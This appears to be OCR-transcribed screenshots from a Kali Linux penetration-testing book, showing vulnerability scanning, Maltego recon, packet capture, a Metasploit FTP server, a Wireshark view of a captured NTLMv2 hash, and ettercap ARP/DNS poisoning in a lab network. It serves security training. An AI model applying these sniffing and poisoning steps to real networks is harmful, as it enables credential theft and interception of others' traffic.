[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[i] NVT dir: /var/lib/openvas/plugins
OpenVAS feed server - http://www.openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.

Please report synchronization problems to openvas-feed@intevation.de.
If you have any other questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured NVT rsync feed: rsync://feed.openvas.org:/nvt-feed
[w] Private directory '/var/lib/openvas/plugins/private' not found.
[w] Non-feed NVTs not migrated there will be deleted by rsync.
Run migration now ([y/n], any other input aborts)? y
[i] Migrating non-OpenVAS files to private sub-directory 'private' of NVT directory '/var/lib/openvas/plugins'. This can take a few minutes.
```

Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout  
Sun Mar 15 09:06:16 2015 UTC

Scan Management Asset Management Secinfo Management Configuration Extras Administration Help

Tasks (total: 0) [No auto-refresh]

Filter: apply\_overrides=1 rows=10 permission=any owner=any first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
<small>(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name)</small>						

**Welcome dear new user!**  
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon [icon] any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.

**Quick start: Immediately scan an IP address**  
IP address or hostname:

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout  
Sun Mar 15 22:13:22 2015 UTC

Scan Management Asset Management Secinfo Management Configuration Extras Administration Help

Tasks [Refresh every 30 Sec.]

Filter: permission=any owner=any first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.202.0/24	Done	1 (1)	Mar 15 2015	7.2 (High)		[Icons]
<small>(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name)</small>						

**Welcome dear new user!**  
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.



I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon [icon] any time later on.


If you want help creating new scan tasks but also more options, you can select

**Quick start: Immediately scan an IP address**  
IP address or hostname:


For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress









Configure Maltego✕

### STEPS

1. **Login**
2. Login Result
3. Install Transforms
4. Help Improve Maltego
5. Ready

LOGIN: Please log in to use the free online version of Maltego.


Enter your details below to log in to the Maltego Community Server

Or if you have not done so yet, [register h...](#)

Login


**\* Email Address**


**Password**





**\* Solve captcha**

< BackNext >FinishCancel










Detail View

Domain  
maltego.Domain  
boweaver.com

Property View Transform Inputs

Type	Domain
Domain Name	boweaver.com
WHOIS Info	
- Graph info	
Weight	0
Incoming	0
Outgoing	0
Bookmark	

1 of 1 entity





Maltego Community Edition 4.1.11

Investigate View Entities Collections Transforms Machines Collaboration Import/Export Windows

Clear Graph Copy Paste Cut Delete Number of Results: 11 83 254 104 Quick Find In Find Files Entity Selection Select All Select None Add Children Invert Selection Add Parents Add Similar Siblings Add Neighbors Add Path Select Children Select Neighbors Select Parents Select Leaves Select Bookmarked Select by Type Reverse Links Zoom to Fit Zoom In Zoom Out Zoom Selection

Entity Palette Search: Devices Device A device such as a phone or came Infrastructure AS An internet Autonomous System IP Banner Banner Domain Name Domain Name System server name Domain An internet domain IPv4 Address An IPv4 version 4 address MX Record A DNS mail exchange record Run View

New Graph (1)

FOR DEMO USE ONLY

Output - Transform Output

```

Transform To Domains [DNS] returned with 1 entities (from entity "b0w4v3r.com")
Transform To Domains [DNS] done (from entity "b0w4v3r.com")
Bing Transforms cpe only be used with post versions of Maltego (from entity "b0w4v3r.com")
Bing Transforms cpe only be used with post versions of Maltego (from entity "b0w4v3r.com")
Transform To Website mentioning domain [Bing] returned with 0 entities (from entity "b0w4v3r.com")
Transform To Website mentioning domain [Bing] done (from entity "b0w4v3r.com")
Transform To Email address [From whois info] returned with 3 entities (from entity "b0w4v3r.com")
Transform To Email address [From whois info] done (from entity "b0w4v3r.com")
Transform To DNS Name - interesting- [using DB] returned with 9 entities (from entity "b0w4v3r.com")
Transform To DNS Name - interesting- [using DB] done (from entity "b0w4v3r.com")
Transform To Entities from WHOIS [BM Watson] returned with 12 entities (from entity "b0w4v3r.com")
Transform To Entities from WHOIS [BM Watson] done (from entity "b0w4v3r.com")


```


Overview


Detail View

Property View Hub Transform L...


27 entities, 33 links














BigBigCompany-int-20180715: project-notes

File Edit Search Format View Go Tools Window Help

Sans 10

Title	Created time	Modified time
BigBigCompany-int-20180715	05:02 PM	05:02 PM
project-notes	05:03 PM	05:05 PM
targets	05:17 PM	05:17 PM
192.168.50.1	05:17 PM	05:17 PM
192.168.50.23	05:18 PM	05:18 PM
Trash	05:02 PM	05:02 PM

20180715-1703

**BigBigCompany  
Internal Pen Testing**

---

**TARGET NETWORKS**  
192.168.50.0/24  
10.0.5.0/24  
10.10.0.0/24

Notebook saved 4 pages



# Chapter 4: Sniffing and Spoofing

```
bo@wander:~<2>
bo@wander: ~ 112x47
bo@wander:~$ sudo tcpdump -v -i vmet1
[sudo] password for bo:
tcpdump: listening on vmet1, link-type EN10MB (Ethernet), capture size 65535 bytes
01:18:01.063407 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has wander.local tell WIN-M08FVCLLIIB.local,
ngth 28
01:18:01.063445 ARP, Ethernet (len 6), IPv4 (len 4), Reply wander.local is-at 00:50:56:c0:00:01 (oui Unknown),
ength 28
01:18:01.063536 IP (tos 0x0, ttl 128, id 670, offset 0, flags [none], proto UDP (17), length 73)
WIN-M08FVCLLIIB.local.55292 > wander.local.domain: 450+ A? B0-887B8A2B665D.localdomain. (45)
01:18:01.063565 IP (tos 0xc0, ttl 64, id 62712, offset 0, flags [none], proto ICMP (1), length 101)
wander.local > WIN-M08FVCLLIIB.local: ICMP wander.local udp port domain unreachable, length 81
IP (tos 0x0, ttl 128, id 670, offset 0, flags [none], proto UDP (17), length 73)
WIN-M08FVCLLIIB.local.55292 > wander.local.domain: 450+ A? B0-887B8A2B665D.localdomain. (45)
01:18:01.644477 IP6 (hlim 255, next-header UDP (17) payload length: 52) fe80::250:56ff:fec0:1.mdns > ff02::fb.md
ns: [udp sum ok] 0 PTR (QM)? 1.202.168.192.in-addr.arpa. (44)
01:18:01.644514 IP (tos 0x0, ttl 255, id 1902, offset 0, flags [DF], proto UDP (17), length 72)
wander.local.mdns > 224.0.0.251.mdns: 0 PTR (QM)? 1.202.168.192.in-addr.arpa. (44)
01:18:01.644676 IP (tos 0x0, ttl 255, id 1903, offset 0, flags [DF], proto UDP (17), length 92)
wander.local.mdns > 224.0.0.251.mdns: 0*- [0q] 1/0/0 1.202.168.192.in-addr.arpa. (Cache flush) PTR wander.lo
cal. (64)
01:18:01.774137 IP6 (hlim 255, next-header UDP (17) payload length: 54) fe80::250:56ff:fec0:1.mdns > ff02::fb.md
ns: [udp sum ok] 0 PTR (QM)? 130.202.168.192.in-addr.arpa. (46)
01:18:01.774169 IP (tos 0x0, ttl 255, id 1911, offset 0, flags [DF], proto UDP (17), length 74)
wander.local.mdns > 224.0.0.251.mdns: 0 PTR (QM)? 130.202.168.192.in-addr.arpa. (46)
01:18:01.774466 IP (tos 0x0, ttl 255, id 671, offset 0, flags [none], proto UDP (17), length 121)
WIN-M08FVCLLIIB.local.mdns > 224.0.0.251.mdns: 0*- [0q] 1/0/1 130.202.168.192.in-addr.arpa. (Cache flush) PT
R WIN-M08FVCLLIIB.local. (93)
01:18:02.055898 IP (tos 0x0, ttl 128, id 672, offset 0, flags [none], proto UDP (17), length 73)
```


```
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ sudo tcpdump -i vmet1 -v -w kalibook-cap-20150411.pcap
[sudo] password for bo:
tcpdump: listening on vmet1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2706 packets captured
2706 packets received by filter
0 packets dropped by kernel
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ ls -la
total 1456
drwxrwxr-x 2 bo bo 4096 Apr 12 01:43 .
drwxrwxr-x 3 bo bo 4096 Apr 12 01:42 ..
-rw-r--r-- 1 root root 1479209 Apr 12 01:44 kalibook-cap-20150411.pcap
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$
```

```
root@kalibook:~/kalibook/evidence# service ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kalibook:~/kalibook/evidence# netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:*                     *:*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
root@kalibook:~/kalibook/evidence# █
```

---

```
root@kalibook:~/kalibook/evidence# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:01:3c:9f
          inet addr:192.168.202.129  Bcast:192.168.202.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe01:3c9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:780 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97225 (94.9 KiB)  TX bytes:8488 (8.2 KiB)
```

```
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:workspace/kalibook/kalibook-cap-20150411.pcap
The authenticity of host '192.168.202.129 (192.168.202.129)' can't be established.
ECDSA key fingerprint is 96:51:47:ec:35:92:87:46:fd:2e:c4:c6:9f:6d:33:ae.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.202.129' (ECDSA) to the list of known hosts.
root@192.168.202.129's password:
scp: workspace/kalibook/kalibook-cap-20150411.pcap: No such file or directory
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:kalibook/kalibook-cap-20150411.pcap
root@192.168.202.129's password:
kalibook-cap-20150411.pcap                                100% 1445KB  1.4MB/s  00:00
bo@wander:~$
```



```
msf auxiliary(ftp) > set FTPROOT /root/public
FTPROOT => /root/public
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   /root/public     no        Configure a specific password that should be allowed access
  FTPROOT   /root/public     yes       The FTP root directory to serve files from
  FTPUSER   /root/public     no        Configure a specific username that should be allowed access
  PASVPORT  0                no        The local PASV data port to listen on (0 is random)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the
  local machine or 0.0.0.0
  SRVPORT   21               yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   /root/public     no        Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

  Name      Description
  ----      -
  Service

msf auxiliary(ftp) > run
[*] Auxiliary module execution completed
[*] Server started.
```

```
msf >
msf > use auxiliary/server/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   no               no        Configure a specific password that should be allowed access
  FTPROOT   /tmp/ftproot    yes       The FTP root directory to serve files from
  FTPUSER   no               no        Configure a specific username that should be allowed access
  PASVPORT  0                no        The local PASV data port to listen on (0 is random)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the
  local machine or 0.0.0.0
  SRVPORT   21               yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

  Name      Description
  ----      -
  Service
```

```
[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.130:49162 FTP download request for microolap_pssdk6_driver_for_ndis6_x64_v6.1.0.6363.msi
[*] 192.168.202.130:49162 FTP download request for tcpdump.jpg
[*] 192.168.202.130:49162 FTP download request for tdpdump.jpg

msf auxiliary(ftp) >
[*] 192.168.202.1:54460 UNKNOWN 'FEAT '
[*] 192.168.202.133:49171 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.6363.msi
[*] 192.168.202.128:1308 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.6363.msi
[*] 192.168.202.128:1308 FTP download request for tdpdump.jpg

msf auxiliary(ftp) > █
```

```

PS C:\Users\Administrator\Downloads> ftp 192.168.202.129
Connected to 192.168.202.129.
220 FTP Server Ready
User (192.168.202.129:(none>):
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 293
-rw-r--r-- 1 0 0 569344 Jan 1 2000 WinDump.exe
drwxr-xr-x 2 0 0 512 Jan 1 2000 powersploit
-rw-r--r-- 1 0 0 915128 Jan 1 2000 WinPcap_4_1_3.exe
drwxr-xr-x 2 0 0 512 Jan 1 2000 .
drwxr-xr-x 2 0 0 512 Jan 1 2000 ..
226 Transfer complete.
ftp: 304 bytes received in 0.00Seconds 304000.00Kbytes/sec.
ftp> get WinPcap_4_1_3.exe
200 PORT command successful.
150 Opening BINARY mode data connection for WinPcap_4_1_3.exe
226 Transfer complete.
ftp: 915128 bytes received in 0.00Seconds 915128000.00Kbytes/sec.
ftp> get WinDump.exe
200 PORT command successful.
150 Opening BINARY mode data connection for WinDump.exe
226 Transfer complete.
ftp: 569344 bytes received in 0.11Seconds 5223.34Kbytes/sec.
ftp> quit
221 Logout
PS C:\Users\Administrator\Downloads> dir

```

Directory: C:\Users\Administrator\Downloads

Mode	LastWriteTime	Length	Name
-a---	4/14/2015 9:50 PM	569344	WinDump.exe
-a---	4/14/2015 9:49 PM	915128	WinPcap_4_1_3.exe


```
PS C:\Users\Administrator\Downloads>
```


```

[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.132:49160 FTP download request for WinPcap_4_1_3.exe
[*] 192.168.202.132:49160 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for windump.exe
[*] 192.168.202.128:1051 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for WinPcap_4_1_3.exe


msf auxiliary(ftp) > █

```









```

C:\Users\Administrator\Downloads\WinDump.exe listening on \Device\NPF_{A2C2A11C-CD03-419C-81E9-A47E522A5986}
18:43:21.833305 IP6 WIN-M08FUCLLIIB.localdomain > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s),
length 28
18:43:21.835234 IP WIN-M08FUCLLIIB.localdomain > 224.0.0.22: igmp v3 report, 1 group record(s)
18:43:21.838833 IP WIN-M08FUCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 133
18:43:21.923571 IP WIN-M08FUCLLIIB.localdomain > 224.0.0.22: igmp v3 report, 1 group record(s)
18:43:21.923693 IP6 WIN-M08FUCLLIIB.localdomain > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s),
length 28
18:43:22.176377 IP6 WIN-M08FUCLLIIB.localdomain.59806 > ff02::c:1900: UDP, length 91
18:43:22.176768 IP WIN-M08FUCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 97
18:43:22.247368 IP6 WIN-M08FUCLLIIB.localdomain.59806 > ff02::c:1900: UDP, length 123
18:43:22.247521 IP WIN-M08FUCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 129
18:43:22.403906 IP WIN-M08FUCLLIIB.localdomain.138 > 192.168.202.255.138: UDP, length 174
18:43:22.404954 IP WIN-M08FUCLLIIB.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:22.404525 IP BO-887B8A2B665D.137 > 192.168.202.255.137: UDP, length 50
18:43:22.404625 amp who-has BO-887B8A2B665D tell WIN-M08FUCLLIIB.localdomain
18:43:22.404773 amp reply BO-887B8A2B665D is-at 00:c:29:45:85:dc (oui Unknown)
18:43:22.404781 IP WIN-M08FUCLLIIB.localdomain.137 > BO-887B8A2B665D.137: UDP, length 62
18:43:22.405041 IP BO-887B8A2B665D.138 > WIN-M08FUCLLIIB.localdomain.138: UDP, length 190
18:43:22.406625 IP WIN-M08FUCLLIIB.localdomain.59810 > 239.255.255.250.3702: UDP, length 624
18:43:22.406428 IP6 WIN-M08FUCLLIIB.localdomain.59811 > ff02::c:3702: UDP, length 624
18:43:22.416546 IP WIN-M08FUCLLIIB.localdomain.59810 > 239.255.255.250.3702: UDP, length 624
18:43:22.416486 IP6 WIN-M08FUCLLIIB.localdomain.59811 > ff02::c:3702: UDP, length 624
18:43:22.626616 amp who-has 192.168.202.1 tell WIN-M08FUCLLIIB.localdomain
18:43:22.626701 amp reply 192.168.202.1 is-at 00:50:56:c0:00:01 (oui Unknown)
18:43:22.626711 IP WIN-M08FUCLLIIB.localdomain.55385 > 192.168.202.1.53: 13251+fidomainl
18:43:22.626809 IP 192.168.202.1 > WIN-M08FUCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 126
18:43:22.627821 IP6 WIN-M08FUCLLIIB.localdomain.62481 > ff02::1:3.5355: UDP, length 90
18:43:22.627274 IP WIN-M08FUCLLIIB.localdomain.59489 > 224.0.0.252.5355: UDP, length 90
18:43:22.735919 IP6 WIN-M08FUCLLIIB.localdomain.62481 > ff02::1:3.5355: UDP, length 90
18:43:22.735962 IP WIN-M08FUCLLIIB.localdomain.59489 > 224.0.0.252.5355: UDP, length 90
18:43:22.941888 IP WIN-M08FUCLLIIB.localdomain.64926 > 192.168.202.1.53: 48606+ PTR? 22.0.0.224.in-addr.arpa. (41)
18:43:22.941999 IP 192.168.202.1 > WIN-M08FUCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 77
18:43:22.942198 IP6 WIN-M08FUCLLIIB.localdomain.52359 > ff02::1:3.5355: UDP, length 41
18:43:22.942330 IP WIN-M08FUCLLIIB.localdomain.64140 > 224.0.0.252.5355: UDP, length 41
18:43:23.047909 IP6 WIN-M08FUCLLIIB.localdomain.52359 > ff02::1:3.5355: UDP, length 41
18:43:23.048946 IP WIN-M08FUCLLIIB.localdomain.64140 > 224.0.0.252.5355: UDP, length 41
18:43:23.156991 IP WIN-M08FUCLLIIB.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:23.250047 IP WIN-M08FUCLLIIB.localdomain.137 > 224.0.0.22.137: UDP, length 50
18:43:23.921400 IP WIN-M08FUCLLIIB.localdomain.137 > 192.168.202.255.137: UDP, length 50
18:43:24.686630 IP WIN-M08FUCLLIIB.localdomain.56203 > 192.168.202.1.53: 7466+ A? BO-887B8A2B665D.localdomain. (45)
18:43:24.686820 IP 192.168.202.1 > WIN-M08FUCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 81
18:43:24.687013 IP6 WIN-M08FUCLLIIB.localdomain.52580 > ff02::1:3.5355: UDP, length 33
18:43:24.687181 IP WIN-M08FUCLLIIB.localdomain.49319 > 224.0.0.252.5355: UDP, length 33
18:43:24.795377 IP WIN-M08FUCLLIIB.localdomain.137 > 224.0.0.22.137: UDP, length 50
18:43:24.795170 IP6 WIN-M08FUCLLIIB.localdomain.52580 > ff02::1:3.5355: UDP, length 33
18:43:24.795302 IP WIN-M08FUCLLIIB.localdomain.49319 > 224.0.0.252.5355: UDP, length 33
18:43:24.841828 IP WIN-M08FUCLLIIB.localdomain.59808 > 239.255.255.250.1900: UDP, length 133
18:43:24.999658 IP WIN-M08FUCLLIIB.localdomain.53604 > 192.168.202.1.53: 55010+ A? BO-887B8A2B665D.localdomain. (45)
18:43:24.999800 IP 192.168.202.1 > WIN-M08FUCLLIIB.localdomain: ICMP 192.168.202.1 udp port 53 unreachable, length 81

```

```

PS C:\Users\Administrator\Downloads> .\WinDump.exe -h
C:\Users\Administrator\Downloads\WinDump.exe version 3.9.5, based on tcpdump version 3.9.5
WinPcap version 4.1.3 (packet.dll version 4.1.0.2980), based on libpcap version 1.0 branch 1_0_re10b (20091000)
Usage: C:\Users\Administrator\Downloads\WinDump.exe [-aAddDeflInNOpqRStuUxX] [-B size] [-c count] [-C file_size] [-E algossecret] [-F file] [-i interface] [-M secret] [-r file] [-s snaplen] [-t type] [-w file] [-W filecount] [-y datalinktype] [-Z user] [-expression]
PS C:\Users\Administrator\Downloads> .\WinDump.exe -w win7-dump-20150411.pcap
C:\Users\Administrator\Downloads\WinDump.exe: listening on \Device\NPF_{A2C2A11C-CD03-419C-81E9-A47E522A5986}



372 packets captured
372 packets received by filter
0 packets dropped by kernel
PS C:\Users\Administrator\Downloads> dir


Directory: C:\Users\Administrator\Downloads


Mode                LastWriteTime         Length Name
----                -
-a-----         4/16/2015   6:47 PM           39702 win7-dump-20150411.pcap
-a-----         4/14/2015   9:50 PM           569344 WinDump.exe
-a-----         4/14/2015   9:49 PM           915128 WinPcap_4_1_3.exe


PS C:\Users\Administrator\Downloads>


```
















kalibook-cap-20150411.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
2	2.234641	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
3	3.010833	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
4	3.244774	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
5	5.257163	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
6	9.266375	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
7	9.427630	192.168.202.130	192.168.202.128	SMB	154	Tree Connect AndX Request, Path: \\B0-88788A2B665D\IPC\$
8	9.427937	192.168.202.128	192.168.202.130	SMB	114	Tree Connect AndX Response
9	9.430852	192.168.202.130	192.168.202.128	SMB	188	NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
10	9.431187	192.168.202.128	192.168.202.130	SMB	193	NT Create AndX Response, FID: 0x4007
11	9.431403	192.168.202.130	192.168.202.128	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal Info
12	9.431549	192.168.202.128	192.168.202.130	SMB	126	Trans2 Response, FID: 0x4007, QUERY_FILE_INFO
13	9.431899	192.168.202.130	192.168.202.128	SMB	117	Read AndX Request, FID: 0x4007, 151 bytes at offset 0
14	9.432071	192.168.202.128	192.168.202.130	SMB	269	Read AndX Response, FID: 0x4007, 151 bytes

Frame 1: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits)

- Ethernet II, Src: Vmware\_07:7e:d8 (00:0c:29:07:7e:d8), Dst: IPv4mcast\_7f:ff:fa (01:00:5e:7f:ff:fa)
- Internet Protocol Version 4, Src: 192.168.202.130 (192.168.202.130), Dst: 239.255.255.250 (239.255.255.250)
- User Datagram Protocol, Src Port: 60726 (60726), Dst Port: ssdp (1900)
- Hypertext Transfer Protocol

```

0000  01 00 5e 7f ff fa 00 0c 29 07 7e d8 08 00 45 00  ..^.....).v.E. ....
0010  00 a1 03 3c 00 00 01 11 3a eb c0 a8 ca 82 ef ff  ...S.....:.....
0020  ff fa ed 36 07 6c 00 8d e9 21 4d 2d 53 45 41 52  ..6.L..IM-SEAR
0030  43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48  CH * HTTP/1.1.H
0040  bf 73 74 3a 32 33 39 2e 32 35 35 2e 32 35 35 2e  ost:239.255.255.

```

Frame (frame), 175 bytes Packets: 2706 - Displayed: 2706 (100.0%) - Load time: 0:00.078 Profile: Default

1	0.000000	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
2	2.234641	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
3	3.010833	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
4	3.244774	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
5	5.257163	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
6	9.266375	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc600c29327687
7	9.427630	192.168.202.130	192.168.202.128	SMB	154	Tree Connect AndX Request, Path: \\B0-88788A2B665D\IPC\$
8	9.427937	192.168.202.128	192.168.202.130	SMB	114	Tree Connect AndX Response
9	9.430852	192.168.202.130	192.168.202.128	SMB	188	NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
10	9.431187	192.168.202.128	192.168.202.130	SMB	193	NT Create AndX Response, FID: 0x4007
11	9.431403	192.168.202.130	192.168.202.128	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal Info
12	9.431549	192.168.202.128	192.168.202.130	SMB	126	Trans2 Response, FID: 0x4007, QUERY_FILE_INFO
13	9.431899	192.168.202.130	192.168.202.128	SMB	117	Read AndX Request, FID: 0x4007, 151 bytes at offset 0
14	9.432071	192.168.202.128	192.168.202.130	SMB	269	Read AndX Response, FID: 0x4007, 151 bytes

134	62.99457100	192.168.202.132	192.168.202.129	SMB	524	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCES
135	62.99491900	192.168.202.129	192.168.202.132	SMB	530	Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEEHAD\Administrator
136	62.99574800	192.168.202.132	192.168.202.129	SMB	262	Session Setup AndX Response
137	62.99586200	192.168.202.129	192.168.202.132	SMB	166	Tree Connect AndX Request, Path: \\WIN-M08FVCLLIIB\IPC\$
138	62.99605800	192.168.202.132	192.168.202.129	SMB	126	Tree Connect AndX Response

Offset: 64

- NTLM Response: f7e0ae9cdc841b701532738c3e0c76ca0101000000000000...
  - Length: 196
  - Maxlen: 196
- NTLMv2 Response: f7e0ae9cdc841b701532738c3e0c76ca0101000000000000...
  - HMAC: f7e0ae9cdc841b701532738c3e0c76ca
  - Header: 0x00000101
  - Reserved: 0x00000000

```


b8 d0 f1 a9 d6 eb bc 53 f9 f7 e0 ae 9c dc 84 1b .....S.....
70 15 32 73 8c 3e 0c 76 ca 01 01 00 00 00 00 00 ..p.2s.v.....
00 00 8d ff 64 d0 7a d0 01 24 50 2a 5e 8f cf 8d ....d.z.~*~*...
60 00 00 00 02 00 1e 00 57 00 49 00 4e 00 2d .....W.I.N...
00 4d 00 4f 00 38 00 46 00 56 00 43 00 4c 00 4c ..M.O.S.F.V.C.L.L



```


HMAC (ntlmssp.ntlmv2\_response....) Packets: 475 - Displayed: 475 (100.0%) - Load time: 0:00.148 Profile: Default


Filter:

Expression... Clear Apply Save














ettercap 0.8.0

Start Targets Hosts View Mitm Filters Logging Plugins ?



Host List

IP Address	MAC Address	Description
192.168.202.1	00:50:56:C0:00:01	
192.168.202.128	00:0C:29:45:85:DC	
192.168.202.129	00:0C:29:01:3C:9F	
192.168.202.132	00:0C:29:07:7E:D8	
192.168.202.254	00:50:56:F0:20:9A	

Delete Host      Add to Target 1      Add to Target 2

2182 known services  
Starting Unified sniffing...  
  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
4 hosts added to the hosts list...





ettercap 0.8.0

Start Targets Hosts View Mitm Filters Logging Plugins ?

Host List **Connections**

Host	Port	-	Host	Port	Proto	State	Bytes
192.168.202.128	138	-	192.168.202.255	138	U	idle	2046
192.168.202.132	5353	-	224.0.0.251	5353	U	idle	101
192.168.202.129	58674	-	192.168.202.1	53	U	idle	46
192.168.202.129	54046	-	192.168.202.1	53	U	idle	46
192.168.202.129	51357	-	192.168.202.1	53	U	idle	46
192.168.202.129	51682	-	192.168.202.1	53	U	idle	46
192.168.202.129	32951	-	192.168.202.1	53	U	idle	46
192.168.202.129	40479	-	192.168.202.1	53	U	idle	46
192.168.202.129	53143	-	192.168.202.1	53	U	idle	92
192.168.202.129	39890	-	192.168.202.1	53	U	idle	92
192.168.202.129	33512	-	192.168.202.1	53	U	idle	92
192.168.202.129	59802	-	192.168.202.1	53	U	idle	38
192.168.202.129	46543	-	192.168.202.1	53	U	idle	38
192.168.202.129	34739	-	192.168.202.1	53	U	idle	38

**DNS Poisoning  
In Action**

View Details Kill Connection Expunge Connections

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)



```
root@kali-01:~# ettercap -h
```

```
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
```

```
Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]
```


```
TARGET is in the format MAC/IP/PORTs (see the man for further detail)
```

```
Sniffing and Attack options:
```

```
-M, --mitm <METHOD:ARGS> perform a mitm attack
